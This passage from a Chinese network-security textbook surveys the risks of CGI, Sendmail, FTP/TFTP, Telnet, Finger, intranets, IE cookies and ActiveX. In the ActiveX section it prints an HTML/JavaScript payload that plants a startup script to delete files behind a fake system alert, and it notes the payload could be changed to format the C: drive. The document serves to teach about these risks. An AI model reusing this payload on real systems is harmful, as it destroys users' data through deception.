WWW 服务又称 Web 服务,它相对于其他服务出现比较晚,是建立在 HTTP(超文本传输协议)上的全球信息库,是 Internet 上 HTTP 服务器的集合。它是由瑞士日内瓦欧洲粒子物理实验室发明的,并在短时间内得到迅猛发展,是人们最常用的 Internet 服务。目前 Web 站点遍及世界各地。万维网用超文本技术把 Web 站点上的文件链接在一起,文件可以包括文本、图形、声音、视频以及其他形式。用户可以自由地通过超文本导航从一个文件进入另一个文件,方便搜索信息。不管文件在哪里,只要在 HTTP 协议链接的字或图上用鼠标单击一下就行了。

搜索 Web 文件的工具是浏览器,常用的浏览器有 Netscape Navigator 和 Microsoft Internet Explorer。HTTP 只是浏览器中使用的一种协议,浏览器还可以使用 FTP,Gopher,WAIS 等协议,也可以包括 NNTP 和 SMTP 等协议。因此当用户在使用浏览器时,实际上他是通过 HTTP 申请服务,也可能去申请 FTP,Gopher,WAIS,NNTP 和 SMTP 等服务器。这些服务器都存在漏洞,是不安全的。

随着 Netscape 公司推出安全套接子层 SSL,WWW 服务器和浏览器的安全性得到了大大的提高,现在人们已经把这种技术应用于电子商务(E-business)。现在,人们可以在 Internet 上买卖股票和使用信用卡购物。WWW 服务存在什么安全问题呢?安全套接子层 SSL 使 WWW 服务的安全性提高了很多,但它主要解决的是数据包被窃听和劫持的问题,除此之外 WWW 服务还有其他问题,如 WWW 服务使用的 CGI 程序、服务器端附件(server side include,SSI)和 Java Applet 小程序等。

浏览器由于灵活而备受用户的欢迎,而灵活性也会导致控制困难。浏览器比 FTP 服务器更容易转换和执行,因此一个恶意的侵入也就更容易得到转换和执行。浏览器一般只能理解基于如 HTML 格式、JPEG 和 GIF 图形格式等数据格式。对其他数据格式,浏览器是通过外部程序来观察的。一定要注意哪些外部程序是默认的,不能允许那些危险的外部程序进入站点。用户不要随便地增加外部程序,不要轻信陌生人的建议而去随便修改外部程序的配置。

大部分的 Web 站点注意的只是站点内部的安全。但是通过 WWW 会引入外部文件和

程序，通过超文本会进入其他站点的文本。它们对这些文本和程序的安全性一般考得很少，因此会带来很多安全问题。

最初 WWW 服务只提供静态的 HTML 页面，这种页面显得很呆板，于是人们引入了 CGI 程序，CGI 程序让人们的主页活起来。通用网关接口（common gateway interface，CGI）诞生于 NCSA，Mosaic WWW 浏览器和 NCSA http WWW 服务器也来源于此。其目标是提供一种灵活方便的机制来扩展服务器的功能，从而超出建立在 HTTP 服务器之上的“get file and display（得到文件并显示）”的模型。它已经很好地达到了这个目标。尽管从技术上说 CGI 指的是接口，在一般术语中 CGI 经常用于指 CGI 程序设计本身。CGI 的思想是 WWW 资源不一定只为静态的文本页面或者任何其他类型的不可改变的文件。它可以是在服务器及其上完成任务和计算的一个程序，并且输出一个动态文档，这个动态文档可能基于通过 HTML 表单的请求而提供的数据。在编写程序之前要仔细研究完整的 CGI 规范。网上有专门的介绍，例如 http://www.wzsky.net/html/Program/cgi/1853.html。要想有效地使用 CGI，必须要了解 HTML 表单，它通常用于向 CGI 传递数据。这些都记录于 HTML 2.0 规范 RFC 1866：http://www.rfc-editor.org/rfc/rfc1866.txt。

当用户进入 Hotmail 时，会发现下面的用户输入信息，一般用户是通过表格把输入信息传给 CGI 程序的，然后 CGI 程序可以根据用户的要求进行一些处理，一般情况下会生成一个 HTML 文件，并传回给用户。很多 CGI 程序都存在安全漏洞，很容易被黑客利用做一些非法的事情，如把/etc/passwd 文件传送给黑客、删除服务器上的文件等。还有，很多人在编写 CGI 程序时，可能对 CGI 程序包中的安全漏洞并不了解，而且大多数情况下不会重新编写程序的所有部分，只是对其加以适当的修改，这样很多 CGI 程序就不可避免地具有相同的安全漏洞，所以用户若要编写一个安全的 CGI 程序，就应先去了解这些软件包中的安全漏洞，这些可以从网上查到。

CGI 是一种独立于语言的接口，使得 WWW 几乎可以使用任何语言产生动态文档。CGI 可以用任何可以访问环境变量和产生输出的语言编写，而且已经用了很多语言编写它，然而最流行的可能要算 Perl 了，这主要是因为它具有较强的字符串处理能力。但它也很不安全，其中有很多 UNIX 的特殊字符可用来执行 UNIX 的系统命令，一般入侵者就是利用这些特殊字符实施攻击的。

强大而灵活的接口通常的缺陷就是系统安全，CGI 也不例外。程序员经常会匆忙地编写出 CGI 程序，就像其他简单程序一样，而没有考虑到每个 CGI 程序都是一个 Internet 服务器，都会带来同样的危险。

CGI 脚本经常被编写成等待一定格式的数据，但是实质上不限制长度的任意数据都可以发送给程序。这意味着 CGI 必须被编写得健壮一些，当收到一些恶意的或者不是想要的数据时，它要能够适当地中止。

通常使用的 Internet 服务器，如 Sendmail 和 Finger 在被编写时都充分意识到了这些危险性。这些程序的源代码已经被各种各样的人研究多年，以便找出问题。即使这样，安全性问题仍然存在。鉴于此，如果允许用户创建 CGI 程序，应仔细评估其中的危险性并采取行动减小这种危险性。

2. 电子邮件服务的安全

电子邮件服务给人们提供了一种便宜、方便和快捷的服务，如今的网上用户们几乎人人

都有一个 E-mail 地址,E-mail 地址也已出现在人们的名片上了。现在,UNIX 环境下的电子邮件服务器一般是 Sendmail,它是一个复杂且功能强大的应用软件,正因为如此它的安全漏洞就更多。程序越庞大、越复杂则安全漏洞出现的可能性越大,这是一个公认的原理。Sendmail 在 UNIX 环境下以 root 账户运行,所以如果该程序被黑客利用,用户的主机的损失将会是十分巨大的。因特网蠕虫病毒曾经震惊世界,它使大批的服务器陷于瘫痪之中,这种病毒就是利用了 Sendmail 的安全缺陷。如果要使这些功能以更安全的方式实现,需要对 Sendmail 进行重新设计和重新实现,但人们又会担心新的版本会出现更多的人们不知道的安全漏洞。Sendmail 的问题被人们修修补补,但总是有新的问题出现。所以,虽然不断推出"最新 Sendmail 修订版",但是 Sendmail 的安全性还是没有保证。

除此之外,电子邮件附带的 Word 文件和其他文件有可能会带有病毒。电子邮件炸弹也是一个令人头疼的问题,试想,一下子收到了一大堆垃圾邮件,直到邮件箱被塞满,用户会有什么感受。

3. FTP 服务和 TFTP 服务的安全

这两个服务都是适用于传输文件的,但用的场合不同,安全程度也不同。

TFTP 服务用于局域网,在无盘工作站启动时用于传输系统文件,因为它不带有任何安全认证而且安全性极差,所以常被人用来窃取密码文件/etc/passwd。FTP 服务对于局域网和广域网都可以用来下载任何类型的文件。

FTP 服务由 TCP/IP 的文件传输协议支持。只要连入 Internet 的两台计算机都支持 TCP/IP 协议,运行 FTP 软件,用户就像使用自己计算机上的资源管理器一样,将远程计算机上的文件复制到自己的硬盘。大多数提供 FTP 服务的站点,允许用户以 anonymous 作为用户名,匿名用户登录访问一般不需要密码或者系统默认使用"guest"、E-mail 地址等作为密码。有的站点不需要输入账号名和口令,一旦登录成功,用户就可以下载文件;如果服务器安全系统允许,用户也可以上传文件。这种 FTP 服务称为匿名服务。网上有许多匿名 FTP 服务站点,其上有许多免费软件、图片和游戏,匿名 FTP 是人们常使用的一种服务方式。FTP 服务的安全性要好一些,起码它需要用户输入用户名和口令,当然,匿名 FTP 服务就像匿名 WWW 服务是不需要口令的,但用户权力会受到严格的限制。匿名 FTP (Anonymous FTP)是 ISP 的一项重要服务,它允许用户通过 FTP 访问 FTP 服务器上的文件,这使不正确的配置将严重威胁系统安全。因此,需要保证使用它的人不去申请系统上其他区域或文件,也不能对系统做任意的修改。在匿名 FTP 区域中一个可写的目录常常是不安全的。文件传输和电子邮件一样会给网上的站点带来危险的数据和程序。首先文件传输可能会带来"特洛伊"木马,这会给站点以毁灭性的打击。其次是会给站点带入无聊的游戏、盗版软件以及色情图片等,也会带来时间和磁盘空间的烦恼,还可能会造成"拒绝服务"攻击。匿名 FTP 服务的安全很大程度上决定于一个系统管理员的水平,一个低水平的系统管理员很可能会错误配置权限,从而被黑客利用破坏整个系统。

4. 远程登录(Telnet)的安全

远程登录是提供远程终端申请的程序。这是一种十分有用又十分节约的远程申请机制。Telnet 是因特网上常用的登录程序。它真实地模仿一个终端,但不能是图形工作站。不用做特殊的安排就可以为因特网上任何站点上的用户提供远程申请,但它只能提供基于字符(文本)的应用。Telnet 不仅允许用户登录到远端主机上,还允许用户执行那台主机的

命令。这样北京的用户可以对上海的机器进行终端仿真，并运行上海的机器上的程序，就像用户身在上海一样。

Telnet 看来像是十分安全的服务，但它要用户认证。Telnet 送出的所有信息是不加密的，很容易被黑客攻击。现在 Telnet 被认为是从远程系统申请你的站点时最危险的服务之一。要使 Telnet 安全，必须选择安全的认证方案，防止站点被窃听或侵袭。

5. 用户新闻（usenet news）

用户新闻或新闻组是因特网上的公告牌，提供了多对多的通信。最大众化的新闻组会有几十万人参加。像电子邮件一样，用户新闻具有危险性。并且大多数站点的新闻信息更新速度很快，很容易造成溢出。为了安全起见，一定要配置好新闻服务。

网络新闻传输协议（netware news transfer protocol ，NNTP）是因特网上转换新闻的协议。很多站点建立了预定的本地新闻组，以便于本地用户间进行讨论。这些新闻组往往包含机密的、有价值的或者是敏感的信息。有些人可以通过 NNTP 服务器私下申请这些预定新闻组，结果造成泄密。如果要建立预定新闻组，一定要小心地配置 NNTP 服务器，控制对这些新闻组的申请。

6. 其他网络信息服务

（1）Finger 和 Whois 是可以提供相关人员信息的两种查询服务。Finger 可以查找在网络上拥有账户的用户信息，而不管用户目前是否登录在网上。这些信息包括用户的真实姓名、账号、电话号码、公司地址、最近何时何地登录注册的信息以及用户的其他材料。在 TCP/IP 协议中只需一个 IP 地址便可以提供许多关于主机的信息，例如谁在登录，登录的时间、地点等。对一个训练有素的黑客来说，Finger 无疑是其进入目标主机的一把利器。因为知道了用户名就等于成功了一半。鉴于此，如果你的系统不需要这种服务，就请在你的超级守护进程的配置文件（inetd. conf）中将它注释掉。Whois 和 Finger 相似，提供的是公开有效的信息。这些信息是主机、网络、域和它们的管理者的资料。Whois 客户默认的询问主机是 rs. interinic. net，可以在 Internet's Network Information Center（InterNIC）那里得到关于 Internet 上关于主机、网络、域和管理者的信息。

（2）Gopher、广域信息服务 WAIS-Wide Area Information Service 和文档查询服务 Archie 都是 Internet 上的查询服务工具。Gopher 是一个面向菜单基于文本的查询工具。在 Gopher 服务器上信息是以一系列分级菜单组成的，从菜单里，用户可以选择条目，每一个条目可以是一个文件、一种格式或一个分条目。Gopher 服务器和客户都使用链接的数据方案，这和 WWW，Web 服务一样会带来安全问题。Archie 是基于文件名的自动搜索服务，WAIS 是基于文件内容（关键字）的自动搜索服务。WAIS 和 Archie 比 Web 和 Gopher 漏洞要小一点，因为它们不返回任意形式的数据。但当提供这些服务时可能会引起其他漏洞。例如，允许用户直接申请 Archie，就会允许闯入者申请 NFS 和 NIS/YP 服务器。

（3）除了上面提到的 Finger 和 TFTP 服务，还有 X Windows 服务和基于 RPC 的 NFS 服务和 BSD UNIX 的以“r”开头的服务，如 rlogin，rsh 和 rexec。这些服务在设计上安全性很差，一般只在内部网使用。如果有防火墙，应把这些服务限制在内网中。

8.1.3 Intranet 的安全性

Intranet 又称企业内部网，由于它在局域网内部采用了 Internet 技术而得名“Intranet”。因

此，Intranet 指的是私人、公司和企业内部网络上为用户提供信息的任何使用 TCP/IP 协议的网络。这些网络中的一部分，虽然没有连接到 Internet，但是使用了 Internet 通信标准和工具。例如，公司中安装的 Web 服务器，可在内部员工之间发布公司业务通信、销售图表及其他公共文档。换句话说，Intranet 就是采用了 Internet 技术和标准的私有网络。

Intranet 和 Internet 相比较，存在的主要问题同样是安全性。Intranet 本身是一个相对独立的网络空间，相对独立是指它有自己的边界。另一个方面，Intranet 具有中央管理，这一点很好理解。一个 Intranet 有自己的网络管理，属于某一个机构或某一个单位，那么这个机构和这个单位要对这个网络实施管理，而且管理的核心内容就是安全。Intranet 本身只采用 IP 识别是不够的，因为 IP 地址易被窃用。Internet 和 Intranet 相比，最主要的一点差别在于：Internet 没有管理，而 Intranet 有管理。从技术角度来看，Intranet 需要一套身份认证和授权管理系统。

Intranet 的安全需求包括以下几点：

（1）解决网络的边界安全，由于它本身是和国际互联网相连的。

（2）要保证网络内部的安全。

（3）不仅要实现系统安全，还要实现数据安全。

（4）建立全网通行的身份识别系统，实现用户的统一管理。

（5）在身份识别和资源统一管理的基础之上，实现统一的授权管理。所谓统一授权管理就是在用户和资源之间进行严格的访问控制。

（6）信息传输时实现数据的完整性和保密性。

（7）建立一整套审计、记录的机制，也就是说网上发生的事情要记录下来，再根据记录进行事后的处理。

（8）把技术手段和行政手段融为一体，形成全局的安全管理。

8.2　网页中的新技术与 IE 的安全性

Microsoft Internet Explorer 是一种 WWW 浏览器。就像 Microsoft Word 那样是创建和格式化文档的工具或者像 Microsoft Excel 那样是创建电子表格和执行计算的工具，Internet Explorer 是导航和访问或浏览 Web 中信息的工具。它的功能比较强大，其安全性随着 IE 版本的提高，也逐步完善。

当前通过浏览器读取信息的网页中使用了许多如 Cookie，Java，ActiveX 等网络新技术，给用户带来了五彩缤纷、操作快捷的界面，同时也给黑客提供了攻击的新手段。

在 Internet 中，计算机网络安全级别的高低是以用户通过浏览器发送数据和浏览器访问本地客户资源的能力高低来区分的。安全和灵活是一对矛盾的东西。高的安全级别必然带来灵活性的下降和功能的限制。Web 技术的发展也是安全和功能强大的平衡。纯粹文字的 HTML 或许是安全的（如果把网络内容给用户带来的不良影响，比如暴力、色情等不看作安全问题），但显然其功能受到很大限制。允许在网页上下载和使用 ActiveX 显然是不安全的，但功能会很强大。

安全是和对象相关的。一般可以认为，同一网络小组中十分可信的站点，例如，办公室的软件服务器的数据和程序是比较安全的，同时公司的站点是中等水平安全，而 Internet 上

的大多数访问被认为是相当不安全，因为黑客们的访问使 Internet 变得极不安全。

基于对访问对象和访问方法的划分，高版本的 IE（如 IE 7.0）定义了 4 个通过浏览器访问 Internet 的安全级别——高、中高、中、低和 4 类访问对象：Internet、本地 Internet（即 Intranet）、受信任的站点和受限制的站点。也就是说 IE 支持 Cookie，Java，ActiveX 等网络新技术，同时也可以通过安全配置来限制用户使用 ActiveX 控件、如何使用 Cookie、如何使用脚本（Script）、如何下载数据和程序、如何验证用户登录以及对于标准 HTML 网页中一些可能带来问题的特性的限制，如 Frame（框架网页）的使用、提交表单的方式等。

由于 IE 浏览器是随着 Windows 系统免费发送的，已成为世界上使用人数最多的浏览器。同时 Microsoft 公司的产品一般安全性较差，IE 浏览器也不例外，下面介绍有关 Cookie，Java，ActiveX 等技术的安全问题和 IE 浏览器的漏洞带来的安全问题，以及针对这些问题应采取的防范措施。

8.2.1 浏览器中 Cookie 的安全

1. Cookie 简介

Cookie 是由 Netscape 开发并将其作为持续保存状态信息和其他信息的一种方式，目前绝大多数的浏览器支持 Cookie 协议。如果能够链入 Web 网页或其他网络，就可以使用 Cookie 来传递某些具有特定功能的小信息块。Cookie 是一个储存于浏览器目录中的文本文件，约由 255 个字符组成，仅占 4KB 硬盘空间。当用户正在浏览某站点时，它储存于用户机的 RAM 中；退出浏览器后，它储存于用户的硬盘中。储存在 Cookie 中的大部分信息是普通的信息。例如，当浏览一个站点时，此文件记录了每一次的按键信息和被访站点的 URL 等。但是许多 Web 站点使用 Cookie 来储存针对私人的数据，例如，注册口令、用户名、信用卡编号等。MSN（微软提供的网络在线服务）、Netscape 都完全采用了使用 Cookie 储存信息的个性化处理。假如想查看储存在 Cookie 文件中的信息，可以从浏览器目录中查找名为 Cookie.txt 或 Magic Cookie（Mac 机）的文件，然后利用文本编辑器和字处理软件打开查看即可。

2. Cookie 的安全性

HTTP Cookie 不会给机器带来任何伤害，比如从硬盘中获取数据、取得 E-mail 地址或窃取某些私人的敏感信息等。实际上，Java 与 JavaScript 早期的运行版本存在这方面的缺陷，但这些安全方面漏洞的绝大部分已经被修补了。可执行属性是储存于一个文件中的程序代码执行其功能的必要条件，而 Cookie 是以标准文本文件形式储存的，因此不会传递任何病毒，所以从普通用户意义上讲，Cookie 本身是安全可靠的。

但是，随着互联网的迅速发展，网上服务功能的进一步开发和完善，利用网络传递的资料信息愈来愈重要，有时涉及个人的隐私。因此，关于 Cookie 的一个值得关心的问题并不是 Cookie 对你的机器能做些什么，而是它能存储些什么信息或传递什么信息到链接的服务器中。HTTP Cookie 可以被用来跟踪网上冲浪者访问过的特定站点，尽管站点的跟踪不用 Cookie 也容易实现，不过利用 Cookie 使跟踪到的数据更加可靠些。由于一个 Cookie 是 Web 服务器放置在用户的机器上的并可以重新从 Web 服务器获取档案的唯一的标识符，因此 Web 站点管理员可以利用 Cookie 建立关于用户及其浏览特征的详细档案资料。当用户登录到一个 Web 站点后，在任一设置了 Cookie 的网页上的单击操作信息都会被加到该

文档中。文档中的这些信息暂时主要用于站点的设计维护，但是，档案中的 Cookie 信息也存在被除管理员外的其他人窃取的可能，假如这些 Cookie 持有者们把一个用户身份链接到他们的 Cookie ID，利用这些文档资料就可以确认用户的名字及地址。此外，某些高级的 Web 站点（如许多网上商业部门）实际上采用了 HTTP Cookie 的注册鉴定方式。当用户在站点注册或请求信息时，经常输入确认他们身份的登记口令、E-mail 地址或邮政地址到 Web 页面的窗体中，窗体从 Web 页面收集用户信息并提交给站点服务器，服务器利用 Cookie 持久地保存信息，并将其放置在用户机上，等待以后的访问。这些 Cookie 内嵌于 HTML 信息中，并在用户机与站点服务器间来回传递，如果用户的注册信息未曾加密，将是很危险的。因此，许多人认为 Cookie 的存在对个人隐私是一种潜在的威胁。

3. 拒绝 Cookie 的方法

如果感到不安全的话，可以拒绝 Web 服务器设置的 Cookie 信息或当服务器在浏览器上设置 Cookie 时显示警告窗口，它将告知设置的 Cookie 的值及其删除所花费的时间。在 Windows 下拒绝接受 Cookie，可以删除 Cookie 文件内容或把文件属性设置为只读和隐含。在浏览器下拒绝的具体方法如下。

（1）在 IE 中禁止。

① 如果想禁止个别的 Cookie，例如，记录双击键操作的 Cookie，可以通过删除相应文件内容来破坏这些 Cookie，然后把文件属性改为只读、隐藏、系统属性，并且存储文件。当登录到一个设置了这种 Cookie 的站点时，它既不能从 Cookie 读取任何信息，也不会传递新的信息给你。要找到保存 Cookie 的文件夹。根据使用的 Windows 版本不同，保存 Cookie 的文件夹会有所不同。比如，在 Windows XP 中，该文件夹为 C\:Documents and Settings\用户名\Cookie。

② 通过 IE 浏览器总体提供的 Cookie 的安全设置选项，具体步骤为：打开浏览器，选择“工具”|“Internet 选项”命令，单击“隐私”标签，将滑块上移到更高的隐私级别。如果移动到最顶端则是选择“阻止所有 Cookie”，此时系统将阻止所有网站的 Cookie，而且网站不能读取计算机上已有的 Cookie，如图 8-1 所示。




图 8-1 Internet 的安全配置

③ 通过注册表禁止 Cookie，可删除注册表中的如下条目：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Special Paths\Cookies，然后重启动机器，并删除 Windows\cookies 目录。



（2）在 Netscape 中禁止。

在 Netscape 的目录下有一个 cookies.txt 文件（在 Mac 机上称为 Magic cookie），可以利用文本编辑器删除文件的内容，并把文件重新存为具有只读、隐藏、系统属性的文件，然后运行 Windows 的注册表编辑器，打开 HKEY_CURRENT_USER\Software\Netscape\Netscape Navigator\Cookies 主键，将键值名 Cookie File 设置为 Cookie File=NUL，此时硬

盘上就不会再有持续保存的信息了。上述方法仅是禁止了长期设在硬盘上的Cookie，当浏览器正在运行时，设在内存中的Cookie仍然未被禁止，但关闭浏览器后因其无法将Cookie写入硬盘会清除掉这些Cookie。它的优点是在浏览器运行过程中，仍可以交换某些信息。同样也可以设置Cookie时显示警告窗口。

(3) 如果使用了其他支持Cookie的浏览器，那么一种较好的方法是使用某些可以拒绝Cookie的工具软件。

例如：Internet Junkbuster 2.0(可免费下载)是一个非常好的选择，它几乎能用于所有的浏览器，作为一个代理存在于浏览器和Internet网之间，可以拒绝大约99%的Cookie。除了访问允许设置Cookie的站点外，在使用浏览器时它可以禁止所有Cookie写入硬盘中。

8.2.2 ActiveX的安全问题

1. 什么是ActiveX

ActiveX是Microsoft公司提供的一款高级技术，它可以像一个应用程序一样在浏览器中显示各种复杂的应用。

ActiveX是一种技术集合，它使得在因特网上的交互内容得以实现。利用ActiveX技术，网上应用变得生动活泼，伴随着多媒体效果、交互式对象和复杂的应用程序，使用户通过网络多媒体能感受和CD质量媲美的音乐。ActiveX技术是一种集合所有其他使网络生动起来的技术的黏合剂。

它的主要好处是：动态内容可以吸引用户，开放的、跨平台支持可以运行在Macintosh，Windows和UNIX操作系统上。

ActiveX是一种开放平台，利用它可以使开发人员为Internet和企业网开发出激动人心并包含动态内容的程序。ActiveX是微软为Internet设计的主要新技术之一，具体功能阐述如下。

(1) ActiveX控件

ActiveX控件(以前称为OLE控件)指的是能够被插入网页或任何称做控件容器库的应用程序之中的对象。例如，按钮、股票计数器和直方图。

(2) ActiveX文档

ActiveX文档能够被网络浏览器或文档浏览器显示。传统的嵌入式对象受限于页面而嵌入在文档之中，利用ActiveX文档可以在整个客户区域中以框架形式显示。

(3) ActiveX服务器框架

用户能够扩展网络服务提供的定制网页，这些定制网页的内容可以来源于数据库或是一个在服务器上运行的程序。

(4) ActiveX脚本

JavaScript，VBScript和其他脚本语言可以连接控件，在网页中加入交互式功能。脚本功能可以将处理过程从服务器方移至客户方。例如，表单内容的合法性检查可以在客户方完成。

(5) HTML扩展

HTML扩展，例如，对象标签已经被加入用于支持控件和脚本。

2. ActiveX 的安全问题

要想安全地使用 IE 浏览器访问 Internet 并杜绝 ActiveX 恶意的攻击，就必须首先了解使用 ActiveX 的攻击方式，然后才能掌握防范 ActiveX 攻击的方法。

因为 ActiveX 的强大功能，它可以做很多的事情，它的危害性也就进一步加大了。在 ActiveX 推出不久人们相继发现了 ActiveX 的许多副作用，其中最大一个漏洞是用户通过浏览器浏览一些带有恶意的 ActiveX 控件，这些控件可以在用户毫不知情的情况下执行 Windows 系统中的任何程序。这将会给用户带来很大的安全风险，如黑客可以执行 format C:命令来格式化硬盘。试想一下，如果用户正在上网，突然屏幕变黑，指示灯狂闪，硬盘乱响，瞬间用户的数据就消失了，会给用户带来多大的损失。这正是利用了 Windows 的一个默认的 ActiveX 控件来完成的。下面的一个例子是利用该控件删除硬盘 C:\test. txt 文件，代码如下：

```
<p>
<object id="scr" classid="classid:06290BD5-48AA-11D2-8432-006008C3FBFC">
</object>
</p>
<script language=Javascript>{
scr.Reset();
scr.Path="C:\\Windows\\Start Menu\\Programs\\test.hta";
scr.Doc="<object id='wsh'
classid='classid:f935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>
<SCRIPT>
wash.Run('start /m deltree C:/test.txt /Y');
alert('IMPORTANT:Windows is removing unused temporary files。');
</"+"SCRIPT>";
scr.write();}
</script>
```

下面做一个试验，把这段代码放入一个 HTML 文件中，在 IE 中打开，没有任何动静，这就是它的高明所在。这时，它已经悄悄地藏在 Windows 的启动设置中了，即在 Windows 的启动设置“C:\\WINDOWS\\Start Menu\\Programs\\启动”中做了手脚。当用户重启计算机时，它会弹出一个警告窗口：IMPORTANT：Windows is removing unused temporary files(Windows 正在删除没用的临时文件)。这是一个骗局，它真正做的是“删除 C:\test. txt 文件”(这是中文版 Windows 的代码，如果是英文版，classid 后面的参数就要做调整)，如果用户将代码中 deltree C:/test. txt /Y 改成 format C:/autotest，就变成了格式化 C 盘(非常危险，不要试图这样做)。

漏洞影响的系统包括：Microsoft Windows 9x，Microsoft Windows NT/2000 等系统。

3. 开发、发行 ActiveX 控件的安全与管理

ActiveX 安全设置用于确保 ActiveX 控件安全地与用户的计算机和计算机数据进行交互。当为 Internet 部件下载发布 ActiveX 控件时，必须为控件设置安全级别。否则，如果签名的控件发行后损坏了用户的计算机或破坏了用户的数据，开发者将对此负法律责任。

这些问题可以通过验证代码的安全性并做出相应的标记来解决。Internet 部件下载有

两级安全：设置初始化安全性和设置脚本安全性（注意：安全设置只适用于用 Internet Explorer 进行下载的部件）。

（1）设置初始化安全性。

当将控件标记为设置初始化安全性后，就确保了无论在初始化时使用什么数据和脚本，都不会执行有损于最终用户计算机的操作。一个设置了初始化安全性的控件不会写入或修改任何 Windows 注册条目、.ini 文件或作为初始化参数结果的数据文件。设置初始化安全性对控件的方法、运行时的属性或提供给脚本书写器的信息的安全性没有要求。

在默认情况下，Internet Explorer 将显示一条警告信息，并且不下载没有标记为设置脚本安全性和设置初始化安全性的控件。在使用 Visual Basic 打包和展开向导为 Internet 发行的软件打包时，可以将软件指定为设置初始化安全性和设置脚本安全性。

（2）设置脚本安全性。

当将控件标记为设置脚本安全性时，就确保了没有任何脚本可以使控件对用户的计算机或数据造成破坏。标记为设置脚本安全性的控件将不能从用户的计算机中获取未授权的信息，也不能对系统造成破坏。

在将控件标记为设置脚本安全性之前，必须验证该控件不执行任何非法行为或不允许可能造成破坏的打开文件的行为。一般来说，能够自动获得用户计算机中有关用户的任何信息并将其展示给脚本书写器的控件是没有设置脚本安全性的。这种看似无害的行为在某些国家和地区会被视为犯罪。

特别地，控件的脚本不应执行以下操作。

- 插入或自定义检索脚本的注册表和.ini 文件信息。换句话说就是用户不能通过脚本来指定插入哪个注册表或.ini 文件信息。
- 插入或检索不属于控件的注册表和.ini 文件信息。

注意：控件在发行时，可以插入和检索预先定义只属于控件的、用于帮助控件管理其内部功能的注册表和.ini 文件信息。

- 用脚本指定的名称从硬盘驱动器上读取文件。

安全与不安全操作之间的区别是非常细微的。例如，总是将信息写入自己的注册表条目的 ActiveX 控件可能是安全的，而允许用户命名条目的控件是不安全的。创建临时文件时不使用任何初始化或脚本值的控件可能是安全的，但允许初始化时或通过脚本对临时文件命名的控件是不安全的。

在将控件标记为设置脚本安全性之前，建议最好创建文档来记录其理由，对此应给予同签定法律合同一样的关注。可以将该文档包含在控件的.inf 文件中。文档可能包括以下内容。

① 熟悉源代码和 VBScript 的专家、外部开发者对控件的评论。

② 一张列出控件所有显露的方法、事件和属性的列表。

③ 一张列出所有打开的文件、使用的 API 调用、检索或写入的信息的列表。

